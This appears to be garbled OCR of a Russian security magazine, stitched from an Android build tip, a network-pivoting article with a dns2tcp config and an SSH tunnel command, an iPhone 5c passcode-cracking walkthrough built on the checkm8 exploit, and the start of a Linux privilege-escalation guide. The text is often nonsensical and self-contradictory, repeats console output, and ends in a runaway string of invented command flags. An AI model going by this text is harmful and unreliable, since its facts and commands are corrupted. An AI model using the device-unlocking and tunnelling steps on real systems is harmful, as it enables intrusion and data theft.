import androidx.appcompat.widget.AppCompatImageView
```

В подавляющем большинстве случаев этого этап необходим, потому что проект может использовать множество устаревших библиотек, все еще ориентированных в support-пакетах. Но если проект только в том, что, если в проекте такие библиотеки нет, Jetifier все равно работает зряшным и отнимает серьезный кусок времени.

Отключить Jetifier можно, убрав строку `android.enableJetifier=true` из файла **gradle.properties**. Но что, если не знаешь, какие библиотеки до сих пор используют support-библиотеки? Узнать это позволит Gradle-плагин Can I Drop Jetifier.

Добавь его в **build.gradle** проекта:

```
plugins {
  id "com.github.pinterest.canidropjetifier" version "0.5"
}
```

И запусти такую команду из каталога проекта:

```
./gradlew -PandroidEnableJetifierFalse canIDropJetifier
```

Ну вдруг появится сообщение «enable jetifier» — значит зависимостей. Если какие-то из них обновить можно, то можно отключить поддержку support-библиотек. Если нет:

```
./jetifier-standalone -i <source-library> -o <output-library>
```

Это команда принимает на вход AAR-файл библиотеки и выдает на выход, исправленный вариант.

ИНСТРУМЕНТЫ

- Minhook — фреймворк для динамического анализа приложений (с функцией отключения проверок);
- PtHookLoopPatcher — скрипт для патчинга приложений с целью запуска приватных закодированных данных.

БИБЛИОТЕКИ

- Kotpaw — обертка к ContentObserver, представляющая данные в виде потоков. Основана на Kotlin Flows и Android Jetpack;
- CodeView — окно для отображения большого кода;
- Kaster Android — библиотека для создания красивых Toast-сообщений;
- Kel — удобный адаптер для RecyclerView;
- Sqlcipher — библиотека для хранения данных ключ-значение;
- MaterialRadioButtons — альтернативная библиотека кнопок;
- NeumorphicKotlinUI — библиотека для добавления любых View выпуклости;
- Tempo — библиотека для удобной работы с датами;
- Kotlinx — библиотека для постоянной Kotlin coroutines Flow;
- GraphView — окно, показывающий графики;
- Scrawl — библиотека для записи видео;
- Androidutil — библиотека для упрощения андроидсоциодинамики;
- WPFlow — Mvi-фреймворк на базе Kotlin coroutines Flow.

КУНГ-ФУ PIVOTING

ВЫКУМЕКАЕМ МАКСИМУМ ИЗ ПОСКРЕБЫШЕВСКИХ ПАТАЧАТЦАЙ

АВТОР:
Дмитрий Ларин
aka Dmitry Larin

Пивотер, как он страшно, не имеет никакого отношения к рыгачке пива. Это один из способов атаки, когда атакующий создает для себя тоннель в скомпрометированную сеть, чтобы обходить ограничения брандмауэров. В прошлом номере мы рассмотрели, для этого применяется что, зачем и почему. В сегодняшнем материале мы рассмотрим пивотинг с нижних шлюзов на верхние.

Во многих организациях пивотинг на настоящем администраторе сетевых ресурсов, к которому подключены все остальные, не бывает очень сложным: достаточно одной рабочей машины, чтобы на нее отработать от одной атаки, и затем по порядку пивотить смежные. В этом материале мы рассмотрим пивотинг более сложных сценариев, когда:
- имеется обособленная сеть;
- на ее границе стоит брандмауэр, который отсекает все, кроме:
- рабочих компьютеров доступа, точек входа;
- серверов, которые обеспечивают работу сети (DNS, DHCP, доменная инфраструктура);
- шлюзы пивотинг, предназначенные для пивотинга (прокси-серверы, шлюзы, маршрутизаторы, виртуальные машины);
- на границе сети стоит брандмауэр, который отсекает все, кроме: TCP/443 (что чаще всего, DNS, сетевые ресурсы, прокси-серверы, VPN);
- рабочие компьютеры доступа, точки входа, серверы, которые обеспечивают работу сети, шлюзы пивотинг, доменная инфраструктура, VPN, сетевые ресурсы, прокси-серверы, виртуальные машины, маршрутизаторы, виртуальные машины, не имеют никакого выхода в интернет, поэтому для выкачивания инструментов приходится пивотить, чтобы на стороне атакующего развернуть прокси-сервер, через который уже выкачивать инструменты на компьютеры внутренней сети, а также выкачивать данные.

Поэтому нам нужно научиться пивотить с нижних шлюзов на верхние, а для этого нужно знать, когда какие протоколы отсекаются. DNS, сетевые ресурсы, прокси-серверы, VPN, виртуальные машины, маршрутизаторы, виртуальные машины, не имеющие выхода в интернет, пивотить можно на стороне атакующего, а для выкачивания инструментов нужно пивотить на стороне атакующего, а для выкачивания данных нужно пивотить на стороне атакующего.

Пивотить нужно на каждом шлюзе, поэтому в каждом шлюзе нужно развернуть прокси-сервер, через который уже выкачивать инструменты на компьютеры внутренней сети, а также выкачивать данные. Для обеспечения пивотинга в прокси-сервере, который развернут на каждом шлюзе, нужно обеспечить доступ к нижнему шлюзу, а для обеспечения пивотинга на стороне атакующего нужно обеспечить доступ к верхнему шлюзу. Для обеспечения пивотинга на стороне атакующего нужно обеспечить доступ к прокси-серверу, который развернут на каждом шлюзе, а

КУНГ-ФУ PIVOTING

ВЫЖИМАЕМ МАКСИМУМ ИЗ РОТОСТАТИЧЕСКИХ

dns2tcp

Теперь рассмотрим туннелы, что же для нас доступно: характерный случай — корпоративная сеть, где доступ в интернет разрешен только через прокси использовать DNS.

Ставим на сервер самый свежий версии для Windows и слив и использует поиском в ChrisDNS: на серверной стороне и сервер в ChrisDNS: на серверной стороне

```
listen = 1.2.3.4
tcp-port = 53
udp-port = 53
chroot = /var/empty
chuser = nobody
chgroup = nobody
resolver = 8.8.8.8
domain = a.b.c
```


Запускаем:

```
dns2tcpd -ddns2tcpd -f -d1 -d dns2tcpdrc
```

Клиенты на хосте клиентскиеть. Для проброса графика то нарисуем ssh -L 1080:127.0.0.1:1080 -lprojectdns -p53 -D127.0.0.1:1080 -N -C -f -c blowfish-cbc -g -v -v -v

ТОТ САМЫЙ 5С

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсоф»



КАК МЫ СОЗДАЛИ СОФТВЕРНЫЙ МЕТОД ВСКРЫТИЯ ЗНАМЕНИТОГО IPHONE 5C

iPhone 5c был последним смартфоном Apple, основанным на 32-битном процессоре. В то же время это — знаковая модель, получившая широкую известность после инцидента в Сан-Бернардино. Ровно пять назад взлом iPhone 5c террориста стал камнем преткновения и причиной жаркого спора между Apple и ФБР. Сегодня же взломать такой аппарат можно быстро и достаточно просто.

Чем интересен iPhone 5c — по любым мерам серьезно устаревший телефон? Как множеству других смартфонов с технической точки зрения это последняя модель iPhone, в которой нет сопроцессора Secure Enclave, что позволяет получить полный доступ к его содержимому, в том числе всем без исключения ключам шифрования. Взлом iPhone этой модели, по сути, последняя оставшаяся возможность покопаться во внутренностях подсистемы безопасности iOS — в более новых моделях она становится недоступной из-за аппаратной защиты.

Но интересна эта модель не только с технической, но и с политической точки зрения. Именно она оказывается местом столкновения интересов Apple и Федерального бюро расследований.

Историческая справка

iPhone 5c, по сути прозвище заданного, пятилетнего известности после террористической атаки в Сан-Бернардино в декабре 2015 года. Преднахождения работодателю: справка телефон этой модели оказался заблокирован не известным на самому работодателю, но управлять паролем из четырех цифр. Более того, устройство было настроено так, чтобы после десяти неудачных попыток подобрать пароль все данные были уничтожены. Судорожные метания привели к поспешным поступкам. Работодатель террориста изменил пароль от iCloud, и создать резервную копию в облаке стало невозможно. Работа следствий застопорилась, его извлечения информации из телефона был нужен код блокировки.

Технические средств для взлома таких устройств в те годы не существовало. Федеральное бюро расследований попробовало, чтобы в Apple создали программное обеспечение, которое позволило бы ФБР разблокировать iPhone 5c террориста. В Apple отказались создавать такое программное обеспечение (хотя часто технически могли это сделать), не нарушая закона. Было назначено судебное слушание. Однако за день до него обвинение попросило отсрочку, заявив о существовании третьей стороны, способной помочь в разблокировке. Еще через несколько дней ФБР объявило, что данный удалось разблокировать. Слушание не состоялось, их был отозван.

До сих пор официально не сообщалось, каким методом воспользовалось ФБР для получения пароля и кто его разработал. Однако нам известна примерная сумма, уплаченная за взлом устройства, директор ФБР Джеймс Коми сказал в интервью, что взлом телефона обошелся ФБР более чем в 1,3 миллиона долларов. Впрочем, ими подарочка так и не обнародовали. Некоторые аноним ные источники утверждают, что подрядчиком была израильская компания Cellebrite, которая не опровергла, но и не подтвердила это. Однако The Washington Post сообщила, что, по словам очевидцев анонимных «людей, знакомых с вопросом», ФБР заплатило «профессиональным хакерам», которые использовали неопубликованную уязвимость в программном обеспечении iPhone.

АЛЬТЕРНАТИВЫ

У предложенного нами способа взлома iPhone 5c есть несколько альтернатив. В первую очередь, конечно же, нужно упомянуть сугубо коммерческие продукты и сервисы компании Cellebrite. Эти решения доступны исключительно правоохранительным органам, причем не каждой стране, а их стоимость составляет десятки тысяч долларов.

В свое время перебрать код блокировки можно было при помощи аппаратного «черного ящика» IP-BOX и его клонов. Основной недостаток всех этих устройств в том, что они не обновлялись с появлением новых версий iOS поддерживаются только версии до 8.1 включительно. Второй недостаток — низкая скорость перебора: порядка шести секунд на попытку, 17 часов на взлом четырехзначного PIN-кода.

Еще одной попыткой стало решение за авторством Сергея Скоробогатова. В своем проекте «Анализ безопасности Apple iPhone 5c» Сергей продемонстрировал атаку, позволяющую перебрать код блокировки iPhone 5c. У метода, предложенного Сергеем, также есть недостатки. Во-первых, телефон потребуется разобрать, что не каждому по силам. Второй недостаток тот же, что и у IP-BOX: скорость перебора не превышает одного пароля в пять секунд. Сам Сергей утверждает, что взломать четырехзначный код достучта можно примерно за сутки, а перебор шестизначного PIN-кода и вовсе бесконечен.

КАК ЭТО РАБОТАЕТ


Мы создали часть программный метод, позволяющий запустить перебор паролей непосредственно на самом устройстве. Отвертка и паяльник для этого не нужны: достаточно простого кабеля Lightning. Наш метод базируется на хорошо изученном эксплоите checkm8, который, впрочем, нетригоден для запуска атаки на пароль в чистом виде. В настоящий момент мы реализовали атаку только с компьютеров Mac.

Взлом iPhone 5c выглядит следующим образом.


Для начала нам нужно загрузить на устройство свой собственный кастомный RAMDisk. Именно с него выполняется перебор пароля. Загрузка кастомной (неподписанной) прошивки стала возможной благодаря BootROM-эксплоиту checkm8. Для загрузки устройства и отключения всех проверок предпринимаем следующие шаги.

Шаг 1. Переводим телефон в режим DFU

На первом шаге необходимо ввести устройство в режим DFU. Это возможно только вручную: нажимаем комбинацию, которая могла бы это сделать, не существует. Для iPhone 5c обнаружено несколько вариантов перехода в нужный режим. Например, такой.



При использовании ElcomSoft iOS Forensic Toolkit будут выданы интерактивные инструкции.



Довольно простой нам кажется такая последовательность.

Начальное состояние: телефон должен быть выключен и не подключен к компьютеру.

- Нажимаем кнопку Home (единственную/центральную на лицевой панели) и, удерживая ее, подключаем кабель Lightning. Отпускаем Home, когда на экране устройства появится картинка «Подключитесь к iTunes».
- Одновременно зажимаем Home и Sleep/Power (кнопка блокировки на верхнем торце устройства) и удерживаем их в течение восьми секунд (на некоторое время на экране появится логотип Apple).
- Отпускаем кнопку Sleep/Power, но продолжаем удерживать Home еще восемь секунд.

Если все сделано правильно, экран аппарата останется черным, а в iTunes или Finder (в зависимости от используемой версии macOS) телефон появится как iPhone в recovery mode (режим восстановления).

Все готово к следующим шагам.

Шаг 2. Эксплоит DFU

На этом шаге произвожу загрузку в режим pwned DFU по методу, который используется в эксплоите checkm8. Этот эксплоит интересен тем, что использует аппаратную уязвимость в загрузчике BootROM, которая не может быть исправлена обновлением прошивки. Ну устройствах с Secure Enclave (все 64-битные модели iPhone начиная с iPhone 5s) таким образом можно сделать джейлбрейк, не запустить быстрый перебор паролей не удастся. Secure Enclave ограничит скорость перебора на аппаратном уровне. А вот iPhone 5c — идеальный кандидат: аппаратного сопроцессора безопасности нет, можно делать практически что угодно.

Вопрос: зачем в таком случае взламывать код блокировки? Не проще ли сразу извлечь из телефона данные? Увы, без кода блокировки извлечь получится очень ограниченное количество информации. Основной массив данных будет зашифрован, а ключ вычисляется на основе кода блокировки, который вводит пользователь после запуска аппарата. При этом и вычести перебор за пределы iPhone тоже нельзя: проверять код блокировки и вычислять ключ шифрования должен процессор самого устройства.

Однако процессорам В результате работы эксплоита мы попадаем в режим, известный под неофициальным названием pwned DFU. Это все еще режим DFU (то есть системы не загружена), но у нас появится доступ к системным файлам (нам обходим проверку подписи в checkra1n и к RAMDisk устройства.

Нас сейчас интересует именно RAMDisk. Для запуска атаки на код блокировки нам нужно запустить наш собственный код. Однако для запуска неподписанного приложения одного лишь эксплоита мало, так как мы должны пропачить проверку подписи на каждом этапе загрузки, а именно в файлах из прошивки iBSS, iBEC и kernelcache.

Шаг 3. Отключаем проверки подписи

На этом шагу мы патчим проверку подписи в iBSS. В iBEC же нет только патчится проверка подписи, но и устанавливается следующие параметры загрузки:

```
boot-args: "rd=md0 -v amfi=0xff cs_enforcement_disable=1"
```

Благодаря этим параметрам мы получаем verbose boot и отключаем проверку подписи у ядра.

Для загрузки устройства нужен еще один файл — DeviceTree. Он представляет собой иерархическое описание аппаратных устройств, которые затем будет использовать ядро. Этот файл патчить не нужно.

Шаг 4. Патчим RAMDisk

Еще один важный файл, который загружается на устройство, — сам RAMDisk. В контексте операционной системы iOS RAMDisk — это виртуальный диск с файловой системой, который хранится в оперативной памяти устройства.

В качестве основы возьмем Restore RAMDisk из официальной прошивки Apple и модифицируем его. В штатный RAMDisk добавим стандартные утилиты командной строки (bash, mkdir, ls и другие) — без них мы не сможем потом получить доступ к командной строке и выполнять команды на устройстве. Но прежде всего в рамдиск необходимо загрузить сервер SSH, чтобы иметь возможность подключиться к телефону с компьютера. Для этого скопируем на RAMDisk sshd с необходимыми файлами конфигурации и пропатчим launchd.plist (launchd (или launchdaemon) есть на рамдиске), чтобы она сразу же после загрузки рамдиска поднимала сервер SSH.

Продолжение статьи →

ТОТ САМЫЙ 5С

КАК МЫ СОЗДАЛИ СОФТВЕРНЫЙ МЕТОД ВСКРЫТИЯ ЗНАМЕНИТОГО IPHONE 5C

Шаг 5. Патч кода

Теперь нам нужно пропатчить ядро (kernelcache).

Изначально iPhone 5c вышел с iOS 7.0, последняя версия iOS, доступная для этого телефона, — 7.0.4. Начиная с iOS 10 (а мы прошивали iOS 9.3.5) — именно этой версии для запуска приложения недостаточно просто отключить проверку подписи. Помимо этого, необходимо, чтобы яко исполняемого файла выполнялся так называемый AMFI trust_cache. Соответственно, первым делом отключаем проверку trust_cache (значок sshd и приложение yalu-tetered_external ранее просто не запустятся).

Второй важный патч связан с тем, что для перебора пароля нам нужен доступ к аппаратному ускорителю DeviceAES, но по умолчанию этот кекс недоступен из userland. Мы должны пропатчить один из драйверов, чтобы получить доступ к этому кекс-ускорителю. Для этого нам нужно перебросить ядро.

Таким образом, порядок загрузки следующий: pwned DFU → iBSS → iBEC → DeviceTree → RAMDisk → kernelcache.

Чтобы что-то добиться, потребуется инструменты pwned DFU (есть только в версии для macOS) и Pwnjoiner (macOS и Windows).

Все последовательность команд, которая сработает у кекс-ноу результату:

- `pwnedDFU -p` — выполняем сам эксплоит checkm8;
- `pwnedDFU -f IBSS.img4` — загружаем IBSS на устройство;
- `irecovery -f iBEC.img4` — загружаем iBEC на устройство;
- `irecovery -f DeviceTree.img4` — загружаем DeviceTree на устройство;
- `irecovery -c devicetree` — выполняем команду devicetree;
- `irecovery -f ramdisk.img4` — загружаем RAMDisk на устройство;
- `irecovery -c ramdisk` — выполняем команду RAMDisk;
- `irecovery -f kernelcache.img4` — загружаем kernelcache на устройство.

В данном примере `ramdisk10` и `kernelcache.n41ap` — тестовые версии стандартного RAMDisk и kernelcache, а `iBSS.n41ap` и `iBEC.n41ap`, соответственно, тяжелые версии iBSS и iBEC.

```
Please select an option
1 Full device in DFU mode
2 Exploit device
3 Break 0-digit passcode
4 Break 1-digit passcode
5 Reboot device

0 Back

>> 3

Detecting device type...
Connected iPhone5,2, model n48ap, cpid 0x4958, bdid 0x0b
DFU device information
Serial number: CPRM:0A40 B033:0A40 0133:1A9B0000027120BC CPFM:0A40 5C3F:B12B
IMEI:NONE
Initializing exploit...
Failed to push forward overwrite offset.
Failed to find overwrite offset.
Failed to enter Pwned DFU mode.

Press "Enter" to continue

$
```

```
Please select an option
1 Full device in DFU mode
2 Exploit device
3 Break 0-digit passcode
4 Break 1-digit passcode
5 Reboot device

0 Back

>> 3

Detecting device type...
Connected iPhone5,2, model n48ap, cpid 0x4958, bdid 0x0b
DFU device information
Serial number: CPRM:0A40 B033:0A40 0133:1A9B0000027120BC CPFM:0A40 5C3F:B12B
IMEI:NONE
Initializing exploit...
Failed to push forward overwrite offset.
Failed to find overwrite offset.
Failed to enter Pwned DFU mode.

Press "Enter" to continue

$
```

```
Please select an option
1 Full device in DFU mode
2 Exploit device
3 Break 0-digit passcode
4 Break 1-digit passcode
5 Reboot device

0 Back

>> 3

Detecting device type...
Connected iPhone5,2, model n48ap, cpid 0x4958, bdid 0x0b
DFU device information
Serial number: CPRM:0A40 B033:0A40 0133:1A9B0000027120BC CPFM:0A40 5C3F:B12B
IMEI:NONE
Initializing exploit...
Loading kernelcache on device...
[*] Patching kernelcache...

Loading ramdisk on device...
[*] Patching ramdisk...

Loading DeviceTree on device...
[*] Patching DeviceTree...

Loading kernelcache on device...
[*] Patching kernelcache...

Waiting for device to boot...

Mounting user partition...

Press "Enter" to continue

$
```

В таких случаях нужно перезагрузить телефон (а перед и компьютер; ошибка может возникнуть из-за проблемы в USB драйвере, которая лечится только перезагрузкой). После этого надо заново ввести последовательность в режим DFU и продолжать все шаги с шага.

Шаг 6. Монтируем разделы

После того как мы загрузили все файлы и запустили все файлы, нужно смонтировать разделы устройства, чтобы иметь доступ к его файловой системе. Системный раздел монтируем в `/dev/disk0s1` и пользовательский в `/dev/disk0s1s2`. Нам интересен именно пользовательский, так что монтируем его к `/mnt2`:

```
mount -o rw -t hfs /dev/disk0s1s2 /mnt2
```

Обратит внимание: несмотря на то что мы успешно смонтировали пользовательский раздел. Большая часть данных на нем остается недоступной из-за отсутствия корректного ключа расшифровки. Но есть некоторая часть данных, необходимая для успешной загрузки устройства и, например, приема входящих звонков и сообщений.

Следующим командам соответствует содержимое пользовательского раздела в архиве tar:

```
ssh -p 3022 root@localhost tar -c /mnt2 | dd of=/path_to_output_file>
```

Кстати, если все, что тебе нужно, — это дамп пользовательского раздела, то нет никакой необходимости использовать для указанных операций кручу: достаточно установить джейлбрейк сервера и воспользоваться готовым набором скриптов. Если же нет, то нужно с такого дампа, кроме системной базы паролей (а мы, напомню, находимся в режиме exploit и pwned, но DFU) мы не сможем расшифровать пользовательские данные — по крайней мере большую их часть.

В статье Джеймса Дафф Speed + Security — Apple's Approach To iOS Data Security рассказывается, как какие данные с пользовательского раздела доступны без пароля. Сюда входят:

- списки учетных записей экранной почты;
- логины в социальные сети — например, можно найти идентификатор учетной записи Google;
- для некоторых приложений — уникальные идентификаторы чатов и контактов (их в мессенджерах часто используют как, к примеру, все тот же SnapChat и WhatsApp);
- история доступа к сотам Wi-Fi;
- история сетевой активности приложений (база данных /private/var/wireless/Library/Databases/DataUsage.sqlite);
- сетевые настройки (содержимое /private/var/preferences/);
- сообщения голосовой почты (в папке /private/var/mobile/Library/Voicemail/);
- история данных местоположения (действительно отслеживания, на все же);
- частичный доступ к медиафайлам;
- список установленных приложений и краткая информация об истории использования;
- небольшая часть содержимого «Связки ключей», конкретно — записи с атрибутами kSecAttrIsSecureAccessibleAlwaysThisDeviceOnly и kSecAttrAccessibleAlways.

«Связки ключей» нужно рассказать чуть подробнее. Атрибуты из последнего пункта расшифровке для тех пяти записей из «Связки ключей», которые должны быть доступны сразу после загрузки устройства. С одной стороны, это нужно (с основной массы записей, которая, сохраняется в ключей становится доступным только после первой разблокировки устройства. С другой — пароля от учетных записей мы, к сожалению, почему-то. Были уже случаи, именно с этим классом защиты. Я не могу сказать, в какой именно версии прошивки это изменилось, но, скорее всего, попытка воспользоваться ситуацией с последними версиями прошивки рискованна. Однако пароли в режиме BFU были найдены.

Набор скриптов SPDER поможет извлечь из образа незашифрованные файлы и базы данных.

Основная же часть данных зашифрована, а вычислить ключ можно лишь после ввода кода блокировки. На этом этапе устройство считаем загруженным и начинаем из взлома пароля.

ВЗЛОМ ПАРОЛЯ

Итак, мы организовали связь с компьютером и получили сервер, позволяющую запускать непродуманные приложения. Теперь нужно запустить непосредственно перебор пароля на аппаратном ускорителе. Этим делом занимается утилита разовой нашей собственной разработки, которую мы предварительно загрузили на iPhone. Исходник с другим расширением кожаного (.m).

Сам пароль как таковой на устройстве не сохраняется ни в открытом, ни в шифрованном виде. iOS сравнивает пароль, введенного пароля при следующем обращении. На основе введенного пользователем PIN-кода формируется так называемый ключ доступа, который используется для расшифровки ключей класса защиты (class keys). Если при попытке введенного пользователем пароля удалось успешно расшифровать все ключи классов защиты, то пароль считается правильным, а соответствующие ключи можно использовать для расшифровки пользовательских данных.

Как уже упоминалось, аппаратное ускорение работает на самом устройстве. При этом реализация в производительности между стандартным iPhone 5c и сильно доработанным iPhone 5c в сторону последнего, почти в десятки раз. Разработчики Apple постарались сделать так, чтобы разблокировка любого iPhone занимала у пользователя одно и то же время. Количество итераций стандартным таким образом, чтобы соответствовало стандартным расчетам за 80 мс. Это и есть максимальная скорость перебора паролей, демонстрируемая утилитой passcode.

```
Please select an option
1 Full device in DFU mode
2 Exploit device
3 Break 0-digit passcode
4 Break 1-digit passcode
5 Reboot device

0 Back

>> 3

[INFO] Device Serial Number: CPRM:0A40
[INFO] Primaldata passcode type: 4 - simple passcode (4 or 6 digits).
[INFO] Primaldata passcode: 0000000000000000
[INFO] Passcode is ATLeast(1): filtering set non-digits from charset.
[INFO] Passcode recovery: KB unlock: 4, KB type: 0x00000000
[INFO] Passcode recovery: checking all 4-digit PINs...

[SB PROG]: [3463 / 4 ms] 100 tps: 13.4 pin / 1340.0 ms
[INFO] Passcode found: 2580
[OK]

Press "Enter" to continue

$
```

```
Please select an option
1 Full device in DFU mode
2 Exploit device
3 Break 0-digit passcode
4 Break 1-digit passcode
5 Reboot device

0 Back

>> 3

[INFO] Passcode recovery: KB unlock: 4, KB type: 0x00000000
[INFO] Passcode recovery: checking all 4-digit PINs...

[SB PROG]: [3463 / 4 ms] 100 tps: 13.4 pin / 1340.0 ms
[INFO] Passcode found: 2580
[OK]

Press "Enter" to continue

$
```

СКОРОСТЬ РАБОТЫ: ПАРОЛИ ИЗ ЧЕТЫРЕХ ИЛИ ШЕСТИ ЦИФР

Современные версии iOS по умолчанию предлагают защиты устройства паролем из шести цифр. Переключение на четырехзначный PIN можно, но не нужно: благодаря бюнчерскому дачкиным (Touch ID и Face ID) вводить код блокировки достаточно редко (через раз-два-пять-шесть, не чаще раза в несколько дней). Соответственно, небольшое неудобство можно и потерпеть в пользу значительно возросшей безопасности.

А вот iPhone 5c бюнчерского дачкина не обсорвался, код блокировки приходится вводить каждый раз для доступа к телефону. В результате на этом устройстве по умолчанию предлагается установить четырехзначный PIN. Более того, даже если вы установили, пароль из шести цифр, а потом решили сделать, например, сетевой пароль предыдущий тот, пароль из четырех цифр.

Задержка между попытками в 80 мс дает скорость перебора в 13.6 пароля в секунду. Полностью перебрать все комбинации из четырех цифр можно за двенадцать минут.

Пароли, состоящие из шести цифр, перебираются с той же скоростью, поэтому перебор занимает порядка 21 ч, однако реальное время разблокировки может быть значительно меньше. Причина здесь в том, что некоторые пароли встречаются чаще других, и эта статистика нам известна. Чаще всего, как не странно для пароля, пользователи предпочитают пароли из так называемого «много слева». Если бы пользователь установить в качестве пароля, скажем, код 123456, то iOS по системе предоставит тебе с потенциальной небезопасности такого пароля — но все-таки разрешит чтобы его использовать. Многие устанавливают такие пароли по принципу «лично не дергаются».

Enter Passcode
Enter Passcode
Enter Passcode

Michael
Stepanov

ПРАВО НА ROOT

КАК ПОВЫШАЮТ ПРИВИЛЕГИИ В LINUX

С правами рута не можешь делать в системе что угодно: завершиться на Будущее, бесконечно бегать, внедрять руткит или троян, забрать, изменить или уничтожить любую информацию — то есть фактически захватить на главной странице сайта, если захватил веб-сервер. Поэтому повышение привилегий в системе — один из важнейших шагов при атаке. В этой статье мы посмотрим, как это делается в системах с Linux.

В силу сложным эскалации привилегий — это получение прав в системе выше, чем у тебя уже есть. Но чаще всего имеется в виду получение доступа к учетной записи root в Linux или системе администратора в Windows.

Тем самым становится возможным повлиять прав в системе, казалось бы, фундаментальнейшие подробности? Причин много. Вот, как мне кажется, основные:

- уязвимости в приложениях/протоколах;
- неверная конфигурация ОС и приложений;
- забытые системными важные данные (пароли, логины, бэкапы и прочее);
- уязвимости в ядре ОС.

Ну а основная причина всегда одна и та же — людские ошибки. В идеальной вселенной, скорее всего, повысить привилегии не удалось бы. Но человеческий фактор делает это возможным, поэтому наслаждаемся.

С ЧЕГО НАЧАТЬ?

Прежде чем что-то делать, нужно понять, с чем мы будем иметь дело. Конечно, кое-что мы узнаем в системе, изучив ее на этапе промоушена, но теперь нужно подробнее выяснить, что именно нам может помочь подняться до root.

Какие то вещи мы можем узнать вручную. Например, получить сведения о ядре:

```
uname -a > 2>/dev/null
```

Или о процессоре:

```
cat /proc/cpuinfo 2>/dev/null
```

Или версию ОС:

```
cat /etc/*-release 2>/dev/null
```

Можно, конечно, и ядерные собирать информацию с помощью термиала, но это долго. Гораздо проще и эффективнее использовать специальные тулзы. Самые распространенные:

- *privilege-escalation-awesome-scripts-suite (WPEAS);*
- *LinEnum;*
- *PEScript;*
- *linuxprivchecker;*
- *Sysfilcrack;*
- *linux-smart-enumeration.*

Все они работают примерно по одному принципу: последовательно запускают команды выше или корочке скрипты, а выводу отправляют в stdout или кот-файл в зависимости от параметров.

Если ты не знаешь, какой вариант выбрать подробной тулзы:

```
./wpeas -a
./wpeas -l -quick -sort -wp -ldap -kerberos -mysql -mysql5 -mysql8 -oracle -oracle11g -oracle12g -oracle18g -oracle19g -oracle21c -postgresql -postgresql9 -postgresql10 -postgresql11 -postgresql12 -postgresql13 -postgresql14 -postgresql15 -rsync -rpcbind -nfs -nfsv3 -nfsv4 -smtp -smtpenum -snmp -snmpwalk -snmpbulkwalk -snmpbulkwalkc -snmpbulkwalkcv -snmpbulkwalkcvu -snmpbulkwalkcvuA -snmpbulkwalkcvuAx -snmpbulkwalkcvuAxy -snmpbulkwalkcvuAxyz -snmpbulkwalkcvuAxyzB -snmpbulkwalkcvuAxyzBC -snmpbulkwalkcvuAxyzBCD -snmpbulkwalkcvuAxyzBCDE -snmpbulkwalkcvuAxyzBCDEF -snmpbulkwalkcvuAxyzBCDEFG -snmpbulkwalkcvuAxyzBCDEFGH -snmpbulkwalkcvuAxyzBCDEFGHI -snmpbulkwalkcvuAxyzBCDEFGHIJ -snmpbulkwalkcvuAxyzBCDEFGHIJK -snmpbulkwalkcvuAxyzBCDEFGHIJKL -snmpbulkwalkcvuAxyzBCDEFGHIJKLM -snmpbulkwalkcvuAxyzBCDEFGHIJKLMN -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNO -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOP -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQ -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQR -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRS -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRST -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTU -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUV -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVW -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWX -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXY -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234 